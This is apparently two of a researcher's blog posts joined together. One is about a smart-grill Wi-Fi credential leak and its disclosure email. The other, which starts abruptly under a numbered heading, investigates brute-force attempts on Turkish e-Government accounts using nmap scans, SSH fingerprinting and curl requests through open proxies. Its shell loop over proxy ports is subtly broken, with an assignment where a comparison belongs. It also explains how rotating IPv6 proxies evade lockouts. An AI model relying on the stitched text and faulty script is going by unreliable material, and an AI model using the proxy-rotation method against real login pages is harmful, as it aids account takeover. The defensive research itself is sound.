As a result of my security research, I uncovered this critical vulnerability. By exploiting it, I demonstrated that a malicious person could easily learn the wireless network name and password of this brand and model of grill from a distance of **98 to 984** feet by sending requests. What's surprising is that for this vulnerability to be exploited, the grill only needed to be plugged in and didn't even have to be in the "POWER ON" state.

While I may not know the exact number of households affected by this vulnerability, [statistics](#) show that as of the beginning of 2021, there were approximately **100** million households using grills in the United States. Considering that one in three households used more than one grill, it's safe to say that the proliferation of such smart grills (IoT devices) poses significant security risks.

After discovering this significant vulnerability, instead of parting ways with my smart grill, I decided to move it to the [Wi-Fi Guest Network](#) along with my other IoT devices, ensuring that it wouldn't spoil my appetite. Now I can continue to enjoy delicious meals without any worries. 😊

As a precaution, I recommend not leaving your smart grill plugged in when you're not using it until the manufacturer addresses this vulnerability.



Hope to see you in the following articles.

Note: I sent an email to the grill manufacturer about this vulnerability on April 1st. Unfortunately, I have not received a response yet.

Responsible Vulnerability Disclosure for

Pellet Grill

**Mert SARICA** <mert.sarica@gmail.com>

to support ▾

Sat, Apr 1, 11:29 AM (3 days ago) ☆ ↶ ⋮

Dear Sir or Madam,

My name is Mert, and I am a seasoned cybersecurity professional who conducts cybersecurity research and publishes them on my blog for the benefit and awareness of the public.

According to various research, IoT (Internet of things) devices, such as coffee machines, thermostats, smart speakers, smart bulbs, alarm systems, etc., might have vulnerabilities (<https://www.fortinet.com/resources/cyberglossary/iot-device-vulnerabilities>) due to their limited software and hardware capabilities.


Recently I purchased an [REDACTED] Pellet Grill from Home Depot two weeks ago. (By the way, I love cooking with my grill; it is fantastic!) I noticed that my grill as an IoT has Wi-Fi and Bluetooth features and can be controlled via a mobile app (<https://play.google.com/store/apps/details?id=com.sarica.pelletgrill>). After I went through to installation procedure, I enrolled my grill into my Wi-Fi network.

7. **How Do They Hack Turkish e-Government Accounts?**

```
[powerkit_toc title="Table of Contents" depth="2"  
min_count="4" min_characters="1000"]
```

Introduction

On **October 25, 2023**, at 11:46, I learned that my Turkish e-Government Gateway account had been temporarily disabled for one hour due to multiple unsuccessful login attempts with the wrong password through the e-Government application and warnings sent to my email address.



Although the likelihood of a threat actor guessing my long and complex password was low, and I also use a two-step authentication method on the e-Government Gateway, as a security researcher, I decided to investigate how my account was temporarily disabled.

Having started my professional career in 2005 as an [Ethical Hacker](#) and Penetration Tester, conducting security tests for web applications for years, I began examining the e-Government Gateway login page as if I were a threat actor attempting to hack my account.

For a threat actor to access my account, they needed to have my TCKN (Turkish ID) information. Given that, as seen in my article "[Was Turkey's e-Government Hacked?](#)", many of our details circulate in the underground, obtained from various sources over the years, I didn't need to dwell on where and how they found my TCKN information.

Could a threat actor with my TCKN information eventually determine my password through [brute force](#) attack and reach the two-step authentication stage? Did e-Government Gateway not have a series of security measures to prevent this attack technique, such as [CAPTCHA](#) or [IP address](#) blocking? To find answers to these questions, I attempted to log into my e-Government account with incorrect passwords. After two unsuccessful attempts, a CAPTCHA control appeared, as expected in a secure web application, and my account was not disabled. So, how did the attacker manage to temporarily disable my account?

e-Devlet Kapısı
KİMLİK DOĞRULAMA SİSTEMİ

[e-Devlet Şifresi](#) [Mobil İmza](#) [Elektronik İmza](#) [T.C. Kimlik Kartı](#) [İnternet Bankacılığı](#)

T.C. Kimlik Numaranızı ve e-Devlet Şifrenizi kullanarak kimliğinizin doğrulandıktan sonra işleminize kaldığınız yerden devam edebilirsiniz. [e-Devlet Şifresi Nedir, Nasıl Alınır?](#)

Kimlik no veya şifre hatalıdır. e-Devlet Kapısı profilinizde cep telefonunuz veya cep telefonu ile birlikte e-posta adresiniz kayıtlı ise (profilde tanımlı olan güvenlik ayarlarına göre) şifrenizi unuttuğunuzda PTTYe giderek yeni şifre zarfı almak zorunda değilsiniz. Şifrenizi kendiniz kolay ve hızlı bir şekilde yenileyebilirsiniz. Şifrenizi unuttuğunuzda alta yer alan "Şifremi Unuttum" düğmesine basarak şifre yenileme işlemi yapabilirsiniz. Youtube sayfamızdan (<https://youtu.be/t9l6j0o2peE>) şifre yenileme ile ilgili Kamu spotumuzu izleyebilirsiniz.

* T.C. Kimlik No

* e-Devlet Şifresi

* Güvenlik Kodu

[Şifremi Unuttum](#)

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) is a type of security measure known as challenge-response authentication. CAPTCHA helps protect you from spam and password decryption by asking you to complete a simple test that proves you are human and not a computer trying to break into a password protected account. (Source: [Google](#))

In an attempt to find an answer to this question, when I started making unsuccessful login attempts to my e-Government account from different IP addresses using a [VPN](#), I observed that my account was temporarily disabled for one hour on the 5th attempt. This once again demonstrated a security control that should exist in a secure web application. It effectively

prevents the detection of the password through a brute force attack, which might target the account through possibly hundreds or thousands of [bots](#).

Who is the Target?

In recent months, due to my articles on [WhatsApp Scammers](#) and [Cryptocurrency Scammers](#), I've been able to thwart the plans of scammers. In this cyber attack, I set out to determine whether the threat actors had specifically targeted my account or if they had coincidentally come across my account in a password spraying attack targeting broad accounts.

In a password spray attack, the bad guys try the most common passwords across many different accounts and services to gain access to any password protected assets they can find. Usually these span many different organizations and identity providers. For example, an attacker will use a commonly available toolkit like Mailsniper to enumerate all of the users in several organizations and then try "P@\$sw0rd" and "Password1" against all of those accounts. (Source: [Microsoft](#))

How Password Spraying Works





Image: [Arkose Labs](#)

To find an answer to this question, I conducted a Google search to see if there were other individuals like me whose e-Government accounts had been temporarily disabled. Through my search, I discovered that a significant number of people have been subjected to such attacks since 2020.



When I investigated the source of the IP addresses in these screenshots, I found that some of them were originating from a network called [Tor](#), which is frequently used by cybercriminals for anonymous communication.

185.220.100.252 – Tor Exit Node

185.220.101.46 – Tor Exit Node

77.68.20.217 – Tor Exit Node

104.244.73.193 – Tor Exit Node

Considering that this situation has occurred to many individuals over the years, it is highly likely that it was not

a targeted attack against me but rather a part of a password spraying attack. To further investigate the IP addresses that played a role in locking my account, I decided to broaden my research.

Technical Investigation

Attackers' IP Addresses

When I accessed my e-Government account immediately after it was reopened, and began examining the [History](#) page, I quickly noticed that the unsuccessful login attempts were made using [IPv6 addresses](#) instead of [IPv4](#).

Şifre Durumunuz

Son Değişiklik Tarihi

Sonraki Değişiklik Tarihi

Son Başarısız Giriş Denemesi

Şifre 25/10/2023 18:46:22 (IP:2001:19f0:6001:20f:9a7f:d317:c645:37eb:48067)

Sisteme Giriş Geçmişiniz

Tarih	Uygulama	Sonuç	IP Adresi	Tür
25/10/2023 20:18:01	-	Başarılı	<div><div></div><div></div><div></div><div></div></div>	Şifre
25/10/2023 18:46:22	-	Başarısız	2001:19f0:6001:20f:9a7f:d317:c645:37eb:48067	Şifre
25/10/2023 18:46:18	-	Başarısız	2001:19f0:6801:8dd:daab:291b:a4d6:dfc7:41456	Şifre
25/10/2023 18:46:16	-	Başarısız	2001:19f0:8001:e5d:8404:4a87:e3cf:58cb:59377	Şifre
25/10/2023 18:46:10	-	Başarısız	2600:3c03:e000:b44:ec11:517f:1d99:7cbc:37865	Şifre
25/10/2023 18:44:18	-	Başarısız	2001:19f0:8001:13a:f42d:4d56:deb9:c465:44215	Şifre
12/10/2023 19:48:33	-	Başarısız	2600:3c06:e001:7ab:c6a6:9c89:949f:96f9:48360	Şifre

IP Addresses Lookup

When I checked the WHOIS information of the IPv6 addresses through [IPinfo](#), I found that all of them belonged to cloud service providers named [Vultr](#) and [Linode](#).

2001:19f0:6001:20f:9a7f:d317:c645:37eb – Vultr

2001:19f0:6801:8dd:daab:291b:a4d6:dfc7 – Vultr

2001:19f0:8001:e5d:8404:4a87:e3cf:58cb – Vultr
2600:3c03:e000:b44:ec11:517f:1d99:7cbc – Linode
2001:19f0:8001:13a:f42d:4d56:deb9:c465 – Vultr
2600:3c06:e001:7ab:c6a6:9c89:949f:96f9 – Linode

Ports

When I scanned the IPv6 addresses for their most well-known open ports using the [nmap](#) tool, I found that only the 22nd port, associated with the SSH service, was open.

```
root@█ █ █ ~# nmap -iL hosts.txt -6 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-25 14:12 EDT
Nmap scan report for 2001:19f0:6001:20f:9a7f:d317:c645:37eb
Host is up (0.067s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2001:19f0:6801:8dd:daab:291b:a4d6:dfc7
Host is up (0.081s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2001:19f0:8001:e5d:8404:4a87:e3cf:58cb
Host is up (0.060s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2600:3c03:e000:b44:ec11:517f:1d99:7cbc
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2001:19f0:8001:13a:f42d:4d56:deb9:c465
Host is up (0.060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
```

Journey from IPv6 to IPv4

When I used the nmap tool again (**nmap -iL hosts.txt -6 -sV**

`-script ssh-hostkey.nse --script-args ssh_hostkey=all`) to search for the fingerprints of SSH services and queried Shodan, I easily found the **IPv4** addresses of these servers to gather more information about them.

2001:19f0:6001:20f:9a7f:d317:c645:37eb

ssh-hostkey: **b9:cb:48:39:52:d9:f2:83:d8:ba:12:e9:9f:1d:55:21**

2001:19f0:6801:8dd:daab:291b:a4d6:dfc7

ssh-hostkey: **41:4f:6f:b8:3e:96:c0:6e:28:d8:7e:f0:81:e9:10:99**

2001:19f0:8001:e5d:8404:4a87:e3cf:58cb


ssh-hostkey: **20:c1:8b:f9:06:9a:bc:e0:89:73:02:07:b3:71:b0:0b**

2600:3c03:e000:b44:ec11:517f:1d99:7cbc

ssh-hostkey: **1b:c3:d3:43:b5:b1:9a:09:24:18:d3:d8:14:3f:34:fb**

2001:19f0:8001:13a:f42d:4d56:deb9:c465

ssh-hostkey: **5d:2b:6d:11:c9:f5:e2:8f:99:bc:2a:30:19:63:90:3c**



66.42.105.202 – **b9:cb:48:39:52:d9:f2:83:d8:ba:12:e9:9f:1d:55:21**

45.32.148.233 – **41:4f:6f:b8:3e:96:c0:6e:28:d8:7e:f0:81:e9:10:99**

137.220.33.75 – **20:c1:8b:f9:06:9a:bc:e0:89:73:02:07:b3:71:b0:0b**

143.42.185.244 – **1b:c3:d3:43:b5:b1:9a:09:24:18:d3:d8:14:3f:34:fb**


104.207.158.196

5d:2b:6d:11:c9:f5:e2:8f:99:bc:2a:30:19:63:90:3c


Threat Research

The information gathered from the obtained IPv4 and IPv6 addresses, when searched on various platforms such as [VirusTotal](#), [SOCRadar XTI](#), [AlienVault OTX](#), resulted in findings only on SOCRadar XTI.

According to the results, an end user system associated with the server having the IP address **45.32.148.233**, used by the attacker, was compromised in May 2023. A malware named [Racoon](#), used for [stealing information](#), operated on this system. In 2022, another end user system associated with the same IP address was infected with another information-stealing malware called [RedLine](#). All the stolen information was later put up for sale on the Russian underground market.



Examining the content of the files obtained by the SOCRadar Dark Web team, it became apparent that there was once a [phpMyAdmin](#), a database management tool, on the server. In light of this information, threat actors might have had unauthorized access to this server for a long time and could have been using it in their attacks.




New Ports

When examining the IPv4 addresses on the search engine named [Censys](#) and scanning the ports using the nmap tool, I discovered that, unlike IPv6 scans, each server had nearly **2000** new ports, excluding port 22.

← → ↻ 🏠

search.censys.io/hosts/104.207.158.196



🔍 Hosts ▾ ⚙️ 104.207.158.196

104.207.158.196

As of: Nov 12, 2023 1:33am UTC | Latest

📄 Summary

🕒 History

📄 WHOIS

👤 Explore

Basic Information

Reverse DNS

104.207.158.196.vultrusercontent.com

Routing

104.207.156.0/22 via AS-CHOOPA, US (AS20473)

OS

linux

Services (75)


22/SSH, 30005/HTTP, 30024/HTTP, 30025/HTTP, 30046/HTTP, 30120/HTTP, 30139/HTTP, 30153/HTTP, 30159/HTTP, 30216/HTTP, 30227/HTTP, 30235/HTTP, 30266/HTTP, 30322/HTTP, 30333/HTTP, 30362/HTTP, 30384/HTTP, 30386/HTTP, 30430/HTTP, 30481/HTTP, 30487/HTTP, 30574/HTTP, 30591/HTTP, 30594/HTTP, 30596/HTTP, 30614/HTTP, 30650/HTTP, 30673/HTTP, 30720/HTTP, 30752/HTTP, ...

Labels

TRUNCATED

← → ↻ 🏠

search.censys.io/hosts/143.42.185.244



🔍 Hosts ▾ ⚙️ 143.42.185.244

143.42.185.244

As of: Nov 11, 2023 10:57pm UTC | Latest

📄 Summary

🕒 History

📄 WHOIS

👤 Explore

Basic Information

Reverse DNS

143-42-185-244.ip.linodeusercontent.com

Forward DNS

143-42-185-244.ip.linodeusercontent.com, 143-42-185-244.ipv4.staticdns1.io

Routing

143.42.176.0/20 via AKAMAI-LINODE-AP Akamai Connected Cloud, SG (AS63949)

OS

linux


Services (125)

22/SSH, 10000/HTTP, 10001/HTTP, 10006/HTTP, 10049/HTTP, 10055/HTTP, 10060/HTTP, 10068/HTTP, 10081/HTTP, 10144/HTTP, 10148/HTTP, 10193/HTTP, 10197/HTTP, 10220/HTTP, 10229/HTTP, 10238/HTTP, 10251/HTTP, 10252/HTTP, 10254/HTTP, 10258/HTTP, 10275/HTTP, 10285/HTTP, 10319/HTTP, 10328/HTTP, 10368/HTTP, 10382/HTTP, 10405/HTTP, 10408/HTTP, 10442/HTTP, 10443/HTTP, ...

Labels

TRUNCATED

← → ↻ 🏠 search.censys.io/hosts/137.220.33.75



137.220.33.75

As of: Nov 11, 2023 5:32pm UTC | Latest

[Summary](#) [History](#) [WHOIS](#) [Explore](#)

Basic Information

Reverse DNS 137.220.33.75.vultrusercontent.com


Routing 137.220.32.0/20 via AS-CHOOPA, US (AS20473)

OS linux

Services (154) 22/SSH, 42005/HTTP, 42011/HTTP, 42022/HTTP, 42034/HTTP, 42036/HTTP, 42040/HTTP, 42042/HTTP, 42070/HTTP, 42116/HTTP, 42135/HTTP, 42136/HTTP, 42143/HTTP, 42167/HTTP, 42172/HTTP, 42184/HTTP, 42192/HTTP, 42218/HTTP, 42231/HTTP, 42256/HTTP, 42269/HTTP, 42299/HTTP, 42304/HTTP, 42307/HTTP, 42308/HTTP, 42309/HTTP, 42311/HTTP, 42315/HTTP, 42381/HTTP, 42383/HTTP, ...

Labels TRUNCATED

← → ↻ 🏠 search.censys.io/hosts/45.32.148.233



45.32.148.233

As of: Nov 11, 2023 9:47pm UTC | Latest

[Summary](#) [History](#) [WHOIS](#) [Explore](#)

Basic Information

Reverse DNS 45.32.148.233.vultrusercontent.com

Routing 45.32.144.0/21 via AS-CHOOPA, US (AS20473)

OS linux

Services (154) 22/SSH, 22014/HTTP, 22016/HTTP, 22019/HTTP, 22029/HTTP, 22035/HTTP, 22038/HTTP, 22055/HTTP, 22082/HTTP, 22107/HTTP, 22117/HTTP, 22122/HTTP, 22123/HTTP, 22154/HTTP, 22160/HTTP, 22164/HTTP, 22166/HTTP, 22168/HTTP, 22172/HTTP, 22186/HTTP, 22187/HTTP, 22192/HTTP, 22210/HTTP, 22222/HTTP, 22224/HTTP, 22225/HTTP, 22274/HTTP, 22277/HTTP, 22284/HTTP, 22288/HTTP, ...


Labels TRUNCATED

Usually, encountering such a large number of open ports on a system is reminiscent of an [open proxy](#) server. Therefore, my initial suspicion was towards a [proxy server](#). As I continued to examine the information about the IPv4 addresses used by

the attacker on Censys, a line in the records related to the IPv4 address [45.32.148.233](#) (**Proxy-Connection: close**) immediately caught my attention, raising a new question in my mind. Could these be similar to the open proxy servers that were frequently [encountered](#) on the Internet in the early 2000s?

Anonymous proxy: This server reveals its identity as a proxy server but does not disclose the originating IP address of the client. Although this type of server can be discovered easily, it can be beneficial for some users as it hides the originating IP address. (Source: [Wikipedia](#))

To find an answer to this question, I used the [cURL](#) tool to make a request to the <https://ifconfig.me/all> webpage, specifying the IPv4 address **45.32.148.233** and a random port (**22939**) listed as a proxy server on Censys. Upon making the request, I observed that the request from the proxy server to this webpage was sent using the IPv6 address **2001:19f0:6801:8dd:4995:dc24:1643:54d5**. In short, the answer to the question was “Yes.” These were indeed open proxy servers, allowing me to make web requests to target web pages while hiding my own IPv4 address.



```
% curl -L -x 45.32.148.233:22939 https://ifconfig.me/all
ip_addr: 2001:19f0:6801:8dd:4995:dc24:1643:54d5
remote_host: unavailable
user_agent: curl/8.1.2
port: 48392
language:
referer:
connection:
keep_alive:
method: GET
encoding:
mime: */*
charset:
via: 1.1 google
forwarded: 2001:19f0:6801:8dd:4995:dc24:1643:54d5, 2600:1901:0:b2bd::, 130.211.0.85
```

However, the proxy server with the IPv6 address **2001:19f0:6801:8dd:4995:dc24:1643:54d5**, as shown in the screenshot above, was not one of those involved in the temporary closure of my e-Government account

(2001:19f0:6801:8dd:daab:291b:a4d6:dfc7). To determine the relationship between this proxy server and the mentioned IPv6, I prepared a simple script that connects to the open 2000 ports of the IPv4 address 45.32.148.233 and sends a request to the <https://ifconfig.me/ip> webpage.

```
#!/bin/sh
for ((i=22000; i=24000; i++))
do
curl -x 45.32.148.233:$i -L -s -k
https://ifconfig.me/ip >>
ip_check_45.32.148.233.txt
echo '' >> ip_check_45.32.148.233.txt
sleep 1
done
```

In each response from the webpage, a different IPv6 address was present. According to this result, malicious individuals could perform a brute-force attack on a webpage using 2000 different IPv6 addresses. After the script ran for a while, I was able to identify the IPv6 address that was responsible for the attack on my e-Government account among these addresses.

The screenshot displays a web application interface with a search bar and a list of results. The results are organized into columns: Tarih, Uygulama, Sonuç, IP Adresi, and Tür. The IP Adresi column contains a list of IPv6 addresses. A red arrow points to the IP address 2001:19f0:6801:8dd:daab:291b:a4d6:dfc7:41456, which is highlighted in the list. Another red arrow points to the corresponding log entry in the 'Sistem Giriş Geçmişi' section, which shows a successful connection to this IP address on 25/10/2023 at 18:46:18.

Tarih	Uygulama	Sonuç	IP Adresi	Tür
25/10/2023 20:18:01	-	Başarılı	2001:19f0:6801:8dd:daab:291b:a4d6:dfc7:41456	Şifre
25/10/2023 18:46:22	-	Başarısız	2001:19f0:6801:20f:9a7f:d317:c645:37eb:48067	Şifre
25/10/2023 18:46:18	-	Başarısız	2001:19f0:6801:8dd:daab:291b:a4d6:dfc7:41456	Şifre
25/10/2023 18:46:16	-	Başarısız	2001:19f0:6801:a5d:8404:a87:e3c5f58db:59377	Şifre
25/10/2023 18:46:10	-	Başarısız	2600:3c06:e00:b44ec11:517f1d99:7cbc:37865	Şifre
25/10/2023 18:44:18	-	Başarısız	2001:19f0:8001:13a:fcd:d4d5:deb9:c645:44215	Şifre
12/10/2023 19:48:33	-	Başarısız	2600:3c06:e001:7ab:c6a6:9c89:949f:96f9:48360	Şifre

Why are they using an IPv6 address?

While conducting all these investigations, I began to ponder why the attacker chose to use IPv6 addresses. After some time, I realized that the devil is in the details.

When you rent a server from service providers like [DigitalOcean](#), [Linode](#), [Vultr](#), they allocate one IPv4 address to you, and you use this IP address for all your internet-related activities on that server.

Cybercriminals often rent servers from such service providers to carry out or camouflage their cyber attacks. Over time, the IPv4 addresses of servers used in their cyber attacks get detected, blocked, and added to global blacklists by security technologies. As the attempted attacks get thwarted, and their IPv4 addresses become unusable, and with accounts and servers rapidly getting shut down due to complaint notifications, they find themselves in the quest for new servers.

For instance, if we assume that they perform these cyber attacks from **100** servers, paying **\$6** per server, they would incur a total cost of **\$600**. The longer they can carry out these attacks without being detected, the more cost-effective it becomes for them. Otherwise, as they get blacklisted, they repeatedly have to bear this cost as their accounts and servers are shut down.

Now, how does using IPv6 instead of IPv4 change the game? These service providers typically grant their customers using rented servers only **one** IPv4 address. However, when it comes to IPv6, they can produce and use **thousands** of them. This allows malicious actors to conduct their attacks using over

a thousand IPv6 addresses by paying just \$6. As they get blacklisted, they can generate and use new IPv6 addresses on the servers they employ, effectively avoiding significant consequences until complaints reach the service provider.

So, did the e-Government application, with its security controls and measures, truly make it difficult for attackers to use IPv4 instead of IPv6? Or did attackers prefer IPv6 to secure their operations? To investigate this, after my e-Government account was temporarily closed due to five incorrect login attempts, I tried to log in with the correct password to my wife's account immediately afterward and successfully gained access.

According to this result, if, in the application or at the network level, an IPv4 account is not blacklisted or blocked when a brute-force attack is attempted on more than two accounts, attackers could carry out these attacks with a single IPv4 address on multiple accounts for an extended period. Otherwise, using IPv6 addresses becomes their only option.

Since I didn't have the chance to test and confirm this on more than two e-Government accounts, and considering that attackers conducted these attacks through IPv6 systems, it is highly likely that e-Government security measures were effective against the IPv4 addresses used by attackers.

How Can I Protect My e-Government Account?

In conclusion, we can see that cyber attackers, over the years, have resorted to various methods to hack Turkish e-Government accounts, utilizing compromised systems forming bot networks, occasionally using their systems, employing

proxy server [software](#) to hide their tracks and avoid detection, and purchasing servers from service providers with IPv6 support. In short, they have explored every avenue.

So how can you protect yourself from the attacks discussed in this article? The most crucial step you need to take is to use one of the two-factor authentication methods when logging into your e-Government account.

On this occasion, I wish you a happy new year and hope that 2024 brings health, happiness, and success to you and all your loved ones.

Hope to see you in the following articles.